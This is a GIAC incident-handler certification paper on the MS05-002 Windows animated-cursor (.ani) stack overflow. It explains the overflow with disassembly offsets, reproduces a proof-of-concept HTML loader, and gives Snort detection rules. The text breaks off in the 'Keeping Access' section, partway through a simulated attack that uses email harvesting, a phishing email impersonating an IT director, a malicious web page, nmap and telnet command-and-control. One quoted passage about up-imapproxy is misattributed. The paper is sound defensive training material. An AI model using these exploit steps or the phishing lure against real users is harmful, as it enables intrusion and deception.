Global Information Assurance Certification Paper

Multiple Vulnerabilities in Microsoft Windows Icon and Cursor Processing

[MS05-002]

GIAC Certified Incident Handler

Practical Assignment

Version 4
Option 1

Wilson Leung

Track 4: Incident Handling and Hacker Techniques

Feb 27, 2005

Table of Contents

Abstract 1
Part One: Statement of Purpose 2
Part Two: The Exploit 3
- Name 3
- Operating System 4
- Protocols/Services/Applications 4
- Description 5
- Signature of the Attack 8

Part Three: Stages of the Attack Process 10
- Reconnaissance 10
- Scanning 10
- Exploiting the System 11
- Network Diagram 14
- Keeping Access 15
- Covering Tracks 16

Part Four: The Incident Handling Process 18
- Preparation 18
- Identification 20
- Containment 22
- Eradication 23
- Recovery 24
- Lessons Learned 26

Part Five: Extras 28
- Windows Exploit Code 28
- Sample GCIH-Test organization homepage 32
- Procedure to use Advanced Email Extractor to scan GCIH-Test.com homepage 32
- Attacker Web Page Code 33
- Sample Security Policy in GCIH-Test organization 33
- Sample Incident Handling Procedure 36
- Definition of CSIRT 38
- Recovery Process by CSIRT 40
- Security Event Management Solution 41

Reference 43
Tools Used 44

List of Figures

Figure 1: MS05-002 stack exploit flow 7
Figure 2: HTML page of exploit code 8
Figure 3: MSN Internet search 10
Figure 4: Exploit flow 11
Figure 5: Attacker's web page 12
Figure 6: Exploit by Telnet 14
Figure 7: Connection Established 14
Figure 8: Exploit network diagram 14
Figure 9: CheckPoint firewall policy 15
Figure 10: CheckPoint NAT policy 15
Figure 11: Screen capture of system being exploited 16
Figure 12: Compromised system task manager 16
Figure 13: Organization structure of Information System Department 19
Figure 14: CheckPoint firewall log – port scan 21
Figure 15: CheckPoint firewall log – remote connection 21
Figure 16: Compromised system task manager 22
Figure 17: Symantec Vulnerability Assessment 25
Figure 18: Symantec Anti-Virus 25
Figure 19: Sample GCIH-Test.com webpage 32
Figure 20: Advanced Email Extractor configuration 32
Figure 21: Advanced Email Extractor scan result 32
Figure 22: Incident Handling Procedures on large amount of alerts 36
Figure 23: Incident Handling Procedures on network outage 37
Figure 24: State of the Practice of Computer Security Incident Response Teams (CSIRTs) page 195 40
Figure 25: Methodologies and technologies of SEM Solution 41
Figure 26: Screen capture of MindStorm from Secure Associates 42
Figure 27: Screen capture of MindStorm on Attack Path Analysis 42

Abstract

The purpose of this document is to fulfill the practical assignment of the GIAC examination track 4 Hacker Techniques, Exploits & Incident Handling, the GIAC Certified Incident Handler (GCIH) certification. The first section of this document is to depict the Microsoft Windows vulnerabilities in icon and cursor processing. The second section is to provide an example of the vulnerabilities through the simulation of an exploit using this Microsoft vulnerability to gain command and control. The final section is to describe the steps of incident handling on the exploit scenario.

Part One: Statement of Purpose

This document is composed of three sections. The first part describes the vulnerability in Microsoft Windows Kernel and USER32 library functions, the affected systems and the explanation of the exploit code.

The second is to present an example attack using the exploit code on a network. In the attack scenario, the scanning and reconnaissance process is done to obtain the email address of a user, to send email to a user and the exploitation process of obtaining administrative privilege on the user machine. The final step is to install a backdoor application for future access.

Following the illustration of the exploit example, the proper steps of incident handling procedures (SANS six step method) are described. This section shows the preparation of the incident, the identification of this exploit, the procedure of containing this activity, the eradication and recovery steps, and the lessons learned from this scenario.

Part Two: The Exploit

This section would analyze Microsoft Windows vulnerability and the method to exploit a system with this vulnerability.

Name

The name of this exploit is 'Multiple Vulnerabilities in Microsoft Windows Icon and Cursor Processing'; the following advisories provide information about this vulnerability and its related variants.

CVE candidate number CAN-2004-1049 - Integer overflow in the LoadImage API of the USER32 Lib for Microsoft Windows allows remote attackers to execute arbitrary code via a .bmp, .cur, .ico or .ani file with a large image size field, which leads to a buffer overflow, aka the "Cursor and Icon Format Handling Vulnerability."
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049

CVE candidate number CAN-2004-1305 - The Windows Animated Cursor (ANI) capability in Windows NT, Windows 2000 through SP4, Windows XP through SP1, and Windows 2003 allow remote attackers to cause a denial of service via (1) the frame number set to zero, which causes an invalid memory address to be used and leads to a kernel crash, or (2) the rate number set to zero, which leads to resource exhaustion and hang.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1305

SecurityFocus Bugtraq ID 12233 - Microsoft Windows User32.DLL ANI File Header Handling Stack-Based Buffer Overflow Vulnerability
http://www.securityfocus.com/bid/12233

SecurityFocus Bugtraq ID 12095 - Microsoft Windows LoadImage API Function Integer Overflow Vulnerability (Vulnerabilities)
http://www.securityfocus.com/bid/12095

US-CERT VU#625856 - Microsoft Windows LoadImage API vulnerable to integer overflow
http://www.kb.cert.org/vuls/id/625856

US-CERT VU#697136 - Microsoft Windows kernel vulnerable to denial-of-service condition via animated cursor (.ani) rate number
http://www.kb.cert.org/vuls/id/697136

US-CERT VU#177584 - Microsoft Windows kernel vulnerable to a denial-of-service condition via animated cursor (.ani) frame number
http://www.kb.cert.org/vuls/id/177584

US-CERT Technical Cyber Security Alert TA05-012A - Multiple Vulnerabilities in

Microsoft Windows Icon and Cursor Processing
http://www.us-cert.gov/cas/techalerts/TA05-012A.html

Microsoft Security Bulletin MS05-002 - Multiple Vulnerabilities in Microsoft Windows Icon and Cursor Processing
http://www.microsoft.com/technet/security/bulletin/ms05-002.mspx

Operating System

According to Microsoft Security Bulletin MS05-002, the following operating systems are vulnerable.

- Microsoft Windows NT Server 4.0 Service Pack 6a – Download the update
- Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6 – Download the update
- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4 – Download the update
- Microsoft Windows XP Service Pack 1 – Download the update
- Microsoft Windows XP 64-Bit Edition Service Pack 1 – Download the update
- Microsoft Windows XP 64-Bit Edition Version 2003 – Download the update
- Microsoft Windows Server 2003 – Download the update
- Microsoft Windows Server 2003 64-Bit Edition – Download the update
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millennium Edition (Me) – Review the FAQ section of this bulletin for details about these operating systems.

The following operating system is not vulnerable.

- Microsoft Windows XP Service Pack 2

Protocols/Services/Applications

Regarding to Microsoft Security Bulletin, there are two CVE[1] vulnerabilities lists related to the Microsoft vulnerability MS05-002:

- CAN-2004-1049: Cursor and Icon Format Handling Vulnerability
- CAN-2004-1305: Windows Kernel Vulnerability

Microsoft Windows uses different library files to handle different function, the most common libraries are GDI32.dll, Kernel32.dll and User32.dll. The vulnerability described in this document is mainly targeting on the user32.dll, which is used in Windows management functions for message handling, timers, menus, and communications. Both of the CVE vulnerabilities are due to the Windows kernel.

The vulnerability stated in this document is to exploit the 'LoadImage' function of the

[1] Common Vulnerabilities and Exposures, http://cve.mitre.org

user32 library to handle Windows animated cursor (.ani) files. An attacker can exploit this condition by sending a malformed file to a user. If the user opens this file, the integer overflow condition may be triggered and it may lead the attacker gaining unauthorized access to the computer of the vulnerable user.

Description

As mentioned in the section 'Protocols/Services/Applications', there are two vulnerabilities lists in CVE. The vulnerability of CAN-2004-1049 describes the loading of icon, cursor or image files. Because of this vulnerability, attackers get remote access control of the system unnoticeably when a user accesses to a web page or an email which containing malicious code. Due to the improper user input (e.g. a frame number set to zero of an ani file), the system will experience in the failure of an integer overflow and eventually, the action results in data being copied past the end of a memory buffer. This will be leaded by sending a malformed file with a frame number set to zero to a Windows system by either a web page or a HTML email. As a result, the kernel may crash or consume 100% of the system resources resulting in a denial-of-service condition. Another possibility of this exploit is that the attacker can easily gain unauthorized access to an affected computer with the same user right of the local user. Snort[2] is a commonly used network intrusion detection system, here is the description of Snort and the vulnerability from the Snort web site.

> Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more

Here is the description of the relevant Snort signature number SID 3079[3]

> A vulnerability exists in the way the Microsoft Windows LoadImage API validates animated cursor (ANI) files. An invalid length associated with a structure supporting the properties of the animated cursor can cause a buffer overflow and the subsequent execution of arbirary code in the context of the current user.

Another variant of this vulnerability stated in CVE (CAN-2004-1305[4]) is the Denial of Service attack, there also has description in ISS[5] organization. The malicious code stops vulnerable system responding when loading the malicious code. However, the system will return to normal after restart. Here is the description from the ISS X-Force[6].

> up-imapproxy is an IMAP proxy designed to allow connections to remain open after the client has logged out, while reusing the connections once the client reconnects. up-

[2] http://www.snort.org
[3] http://www.snort.org/snort-db/sid.html?id=3079
[4] http://cve.mitre.org/cgi-bin/cvename.cgi?name=can-2004-1305
[5] http://www.iss.net
[6] http://xforce.iss.net/xforce/xfdb/18667

> imapproxy version 1.2.2 is vulnerable to signed integer overflows. By sending specially-crafted commands to up-imapproxy, a remote attacker could cause the service to crash

This document will focus on the vulnerability CAN-2004-1049. As described in UnderWarrior[7], there is a simulation code (http://underwar.livedns.co.il/projects/ani/ani_poc.txt) to describe the method to exploit a Windows. Here is the summary of this exploit.

> An attacker modifies an ani file in the windows\cursors directory. By using a HEX editor, the attacker changes the length of AnimationHeaderBlock as the vulnerable field jumps into the malicious code which leads the system suffers in buffer overflow. The description of the modification steps are shown below.
>
> The attacker finds that the return address of a vulnerable function in memory is overflowed by the DWORD at offset 0x30 from the buffer. So the attacker configures the malicious code return address at 0x30 bytes after the buffer starts. He sets the 0x30 DWORD to AAAAAAAA. After this, the explorer calls to the following value.
>
> ```
> 77D73213  TEST BYTE PTR DS:[EDI+4],1
> 77D73217  JNZ USER32.77D8296E
> ```
>
> and this code eventually returns to the following.
>
> ```
> 77D731BE   . 85C0         TEST EAX,EAX
> 77D731C0   . 74 32        JE SHORT USER32.77D731F4
> 77D731C2   . F645 F4 01    TEST BYTE PTR SS:[EBP-C],1    <--------- [EBP-C] = Offset
> 0x20 inside the buffer.
> 77D731C6   . 74 2C        JE SHORT USER32.77D731F4      <--------- Jump here!
> 77D731C8   . 837D D8 00    CMP DWORD PTR SS:[EBP-28],0
> 77D731CC   . 74 26        JE SHORT USER32.77D731F4
> ```
>
> The attacker sets 0x20 to 0x02, to assure a pointer jump.
>
> The critical jump is shown.
> ```
> 77D731ED   > 5F           POP EDI
> 77D731EE   . 5E           POP ESI
> 77D731EF   . 5B           POP EBX
> 77D731F0   . C9           LEAVE
> 77D731F1   . C2 1800      RETN 18      <------------- Here
> ```
>
> Since the address for the jump is in offset 0x30 and the memory is dynamic, the attacker uses the fixed address 77DA73E0 in user32.dll for the JMP ESP.

Prior to running the program, the attacker modifies an ani file to make the buffer size larger than the original return address, this action leads the pointer to jump to a pre-defined address. This address redirects the pointer to a malicious code to overflow the system. Please refer to Figure 1 for details.

[7] http://underwar.livedns.co.il/projects/ani/





Figure 1: MS05-002 stack exploit flow

A malicious program gets the value of the address [EBP-C] and compare to 1. If the result is positive, the pointer jumps to the address [77D731F4]. The value of this address is the return value of the stack return address, which is the pre-defined value [77DA73E0]. Afterward, the pointer will jump to the malicious code in the address [ESP].

This document is going to introduce the usage of a program by generating a vulnerable animated cursor file and html file to exploit Windows systems according to the above technique. The code[8] and explanation of this program is shown in the Extras section 'Windows Exploit Code'. This exploit program will create two files – poc.ani and poc.html. When anyone clicks on the pocs.html and can see the following screen in the browser. At this moment, the malicious poc.ani will be loaded in the user system.



[8] http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms05002-ani-expl.c

Figure 2: HTML page of exploit code

The html code of the above file is as follow.

```
<html>
(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit
<br>Copyright (c) 2004-2005 .: houseofdabus :.
<br><a href ="http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx">Patch
(MS05-002)</a>
&lt;script&gt;alert("This is provided as proof-of-concept code only for educational
purposes and testing by authorized individuals with permission to do so.")&lt;/script&gt;
<head>
    <style>
            * {CURSOR: url("poc.ani")}
    </style>
</head>
</html>
```

As depicted in the above highlighted code, the html file drives a malicious animated cursor file poc.ani to exploit the victim system.

Signature of the Attack

The above represents the one of the common malicious code of exploit. There is no specific protocol or service port of this vulnerability exploit, but the only requirement of this exploit is the vulnerable version of library files in the system. The fundamental requirement of this exploit is to load a malicious file to the vulnerable system. When the malicious file is being transmitted in the network, network-based IDS can be used to detect the exploit activity with customized signature.

Here is the customized Snort signature to detect this vulnerability MS05-002 in Sourceforge.net[9].

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg: "BLEEDING-
EDGE Exploit MS05-002 Malformed .ANI stack overflow attack"; content: "RIFF"; content:
"ACON"; distance: 8; content: "anih"; distance: 160;  byte_test:4,>,36,0,relative;
flow:to_client,established; classtype: misc-attack; sid:2001668; rev:1;)
```

This signature is to check the following of a packet.
tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any - A TCP packet flowing from external network with HTTP ports to home network with any ports
content: "RIFF"; content: "ACON"; distance: 8 – relative to the end of the last pattern match, containing the content ‘RIFF’ and ‘ACON’ in the 8 bytes
content: "anih"; distance: 160; byte_test:4,>,36,0,relative; - relative to the end of the last pattern match, containing the content ‘anih’ in the 160 bytes and the value of the first 4 bytes larger than 36
flow:to_client,established – the packet flow from server to client with an

[9] http://sourceforge.net/mailarchive/forum.php?thread_id=6350174&forum_id=7141

‘established’ status of server response

The Snort signature SID 3079 is shown below.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
Microsoft ANI file parsing overflow"; flow:established,from_server; content:"RIFF";
nocase; content:"anih"; nocase; byte_test:4,>,36,0,relative,little; reference:cve,CAN-2004-
1049; classtype:attempted-user; sid:3079; rev:2;)
```

Obviously, the signatures of the Snort and Sourceforge are quite similar with a bit difference.
tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any - A TCP packet flowing from external network with HTTP ports to home network with any ports
flow:established,from_server - the packet flow from server to client with an ‘established’ status of server response
content:"RIFF"; nocase; - search for the content ‘RIFF’ in the packet payload without case sensitive
content:"anih"; nocase; byte_test:4,>,36,0,relative,little; - search for the content ‘RIFF’ in the packet payload without case sensitive, check the value of the first 4 bytes larger than 36 and process data as little endian

Part Three: Stages of the Attack Process

This section describes an attack scenario that exploits a vulnerable machine. All the procedures in this exploit are simulated from a real attack in an organization network. A sample organization stated in the Extras section 'Sample GCIH-Test organization homepage' is prepared to demonstrate the scanning activity.

Reconnaissance

In order to exploit a vulnerable Windows system for remote connection, a malicious program must be loaded into the victim machine. There are several methods to attract the victims to load the malicious code by browsing a web page, for example, email or facsimile or phone call.

In this scenario, an attacker will target the organization GCIH-Test (www.gcih-test.com) to get confidential information from exploiting this vulnerability. The attacker will create a homepage with malicious code, and send emails to the organization users to browse this web page, so as to download the malicious code. To be able to execute this attack, the attacker first needs to gather as many email addresses of this organization as possible. One simple method is by Internet search, i.e. MSN, Google, or Yahoo. Figure 3 is a typical example for obtaining email address from MSN search engine.




Figure 3: MSN Internet search

Besides the Internet search, the WHOIS command or from public Name Service providers (e.g. InterNic[10]) is one of the best ways to search for the information of the GCIH-Test organization including website, IP address, people of registrations, phone numbers and addresses.

If the attacker is one of the users in GCIH-Test organization, the email addresses can be gathered from an organization email announcement or internal newsgroup messages.

Scanning

A TCP port will be used for the exploit remote connection. Network, routers and firewalls are usually configured to filter out non-necessary services. When the attacker wants to establish the connection to the victim machines, the attacker must pass through the firewall and router. In view of this, the attacker can use scanning

[10] http://www.internic.com/

software to identify ports of which had been opened in the firewall to the victim machines.

Before starting an exploit, the attacker requires to collect the organization email addresses. The useful method to get valid email addresses of an organization is from the organization's homepage. For the demonstration of this process, please refer to the code displayed in Extras section 'Procedure to use Advanced Email Extractor to scan GCIH-Test.com homepage'. The attacker then uses a tool called Advanced Email Extractor[11] to retrieve email address from an organization homepage. In this example, the attacker can retrieve 3 available email addresses info@gcih-test.com, support@gcih-test.com and sales@gcih-test.com.

Exploiting the System

In this exploit scenario, a passive method is being used to gain access. The attacker relies on the victim machine to browse the attacker web server to download a malicious code, and to open a listening port for remote connection. When the victims browse the attacker web server, the attacker gets the system IP address and launches the remote connection. Detail is shown in Figure 4.




Figure 4: Exploit flow

Before launching the exploit, the attacker could lead the victims browsing the suspicious web server by emails. Therefore, the first step of the attacker is to collect the email addresses. By the results from the MSN searching engine, the attacker could send trapped email by using the imitated targets email addresses to the previous collected email addresses.

> From: robert@gcih-test.com
> To: support@gcih-test.com
> Date: Feb 14 16:35:07
> Subject: New company Anti-Virus policies and scanning procedure
>
> Dear administrator,
>
> There is a large volume of virus email detected recently in our organization. I find that there is useful information in Internet about virus control policy in an organization. When you browse the web site, the local machine can be scanned with virus and Trojan Horse automatically to ensure virus free.

[11] http://www.mailutilities.com/aee/

Here is the web site of this technology.
New Company Virus Control Policy and Scanning Technology
Please check on the sample policy and the online scanning technology, and let me know the result.
Please notice that a command prompt will be pop up while scanning.

Best regards,

Robert
Information System Director

Before sending the email to the support administrator, a web site is ready to trap the user and cheat the user for virus scanning activity. The attacker will firstly rename the file poc.html to index.html and modify the web page in figure 5 (html code is in the Extras section 'Attacker Web Page Code'). The index.html will call a file poc.ani, which is generated by the malicious code to open system vulnerable port 110 when exploit is happened.

While the support administrator reads this email and clicks on the web link in the organization's web server, he will see the screen as shown in figure 5. At this moment, the attacker will upload the malicious code to the web server and to exploit the system vulnerability if the machine does not have the Microsoft hotfix KB891711.




Figure 5: Attacker's web page

The attacker may send emails to anyone within the organization, and the attacker knows that not everyone will follow the procedures that are stated in the email to access the attacker's web server. Therefore, the attacker needs to identify the users' access of his web server. The attacker can check the web server logs or use the command 'netstat' to get the answer. In this scenario, the attacker will open the Microsoft IIS web publishing service log file C:\WINNT\system32\LogFiles\W3SVC1\ex050215.log

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2005-02-15 04:35:52
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2005-02-15 17:25:16 192.168.10.30 - 192.168.10.170 80 GET /index.html - 304 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
2005-02-15 17:25:16 192.168.10.30 - 192.168.10.170 80 GET /test.ani - 304

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
```

Netstat is a command to display all established connections and listening ports of the system with the following options:

-a Displays all connections and listening ports
-n Displays addresses and port numbers in numerical form

The result of netstat was shown as follow (omitted non-necessary output).

```
C:\>netstat -an
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    192.168.10.170:10      192.168.10.30:1157     ESTABLISHED
  TCP    192.168.10.170:139     0.0.0.0:0              LISTENING
  TCP    192.168.10.170:139     192.168.10.1:10006     ESTABLISHED
  UDP    0.0.0.0:135            *:*
C:\>
```

From the Microsoft IIS log file or the netstat result (highlighted), the attacker can get the machine IP address 192.168.10.30 to connect to the web server. Then, the attacker can use a scanning software NMAP[12] to scan the IP 192.168.10.30 to retrieve ports opened, IP address, OS type and application running.

Here is the nmap scanning result with the following options.

-sT: TCP connect() port scan
-v: Verbose. Its use is recommended
-P0: Don't ping hosts

```
C:\nmap-3.55>nmap -v -sT -P0 192.168.10.30
Starting nmap 3.55 ( http://www.insecure.org/nmap ) at 2002-11-25 00:47 China St
andard Time
Host 192.168.10.30 appears to be up ... good.
Initiating Connect() Scan against 192.168.10.30 at 00:47
Adding open port 443/tcp
Adding open port 110/tcp
Adding open port 80/tcp
The Connect() Scan took 2443 seconds to scan 1660 ports.
Interesting ports on 192.168.10.30:
(The 1657 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
80/tcp  open  http
110/tcp open  pop3
443/tcp open  https
Nmap run completed -- 1 IP address (1 host up) scanned in 2450.113 seconds
```

The function of the NMAP is to detect the TCP ports opened in target machines. Together with the attached options, the attacker could get the server information. The options are:

1) -sT to scan the TCP ports
2) -v to display verbose information

[12] http://www.nmap.org

3) -P0 to disable ICMP protocol to ping the host availability[13]
Once the above result is being generated, the attacker identify the success of the exploit (shown in highlighted) and connect to the web server by telnet as shown in figure 6. Afterward, the attacker can establish a 'command and control' connection to the victim web server and gain the same user rights as the local user, as shown in figure 7. Therefore, all of information and file from the victim's computer would be downloaded. For the further action, the attacker can exploit other machines from the victim's computer.




Figure 6: Exploit by Telnet




Figure 7: Connection Established

Network Diagram

This attack scenario is configured for a sample attack described as follows. This setup environment is a simulated network of an organization infrastructure.




Figure 8: Exploit network diagram

[13] This is the way to eliminate the possibility of the targeted network, and to identify this scanning activity from the ICMP activities.

A CheckPoint firewall NG[14] is setup between the source network and the target network. For instance, one machine is configured in the source network. Here is the CheckPoint firewall configuration.

The policy number 2 permits any IP address to access the organization Web server with services HTTP, HTTPS, FTP and POP-3.

NO.	SOURCE	DESTINATION	SERVICE	ACTION
1	* Any	Email-Srv	TCP smtp	accept
2	* Any	vWeb-Srv	TCP http TCP https TCP ftp TCP pop-3	accept
3	network_10	* Any	* Any	accept
4	* Any	network_10	TCP pop-3	accept
5	* Any	* Any	* Any	drop

Figure 9: CheckPoint firewall policy

The policy number 3 represents the translation from 192.168.10.30 (source network) to 10.10.10.30 (target network). The policy number 4 is vice versa.

NO.	ORIGINAL PACKET			TRANSLATED PACKET		
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE
1	Email-Srv	* Any	* Any	Email-Srv (Valid	= Original	= Original
2	* Any	Email-Srv (Valid	* Any	= Original	Email-Srv	= Original
3	vWeb-Srv	* Any	* Any	vWeb-Srv (Valid	= Original	= Original
4	* Any	vWeb-Srv (Valid	* Any	= Original	vWeb-Srv	= Original
5	network_10	network_10	* Any	= Original	= Original	= Original
6	network_10	* Any	* Any	network_10 (Hidi	= Original	= Original

Figure 10: CheckPoint NAT policy

Keeping Access

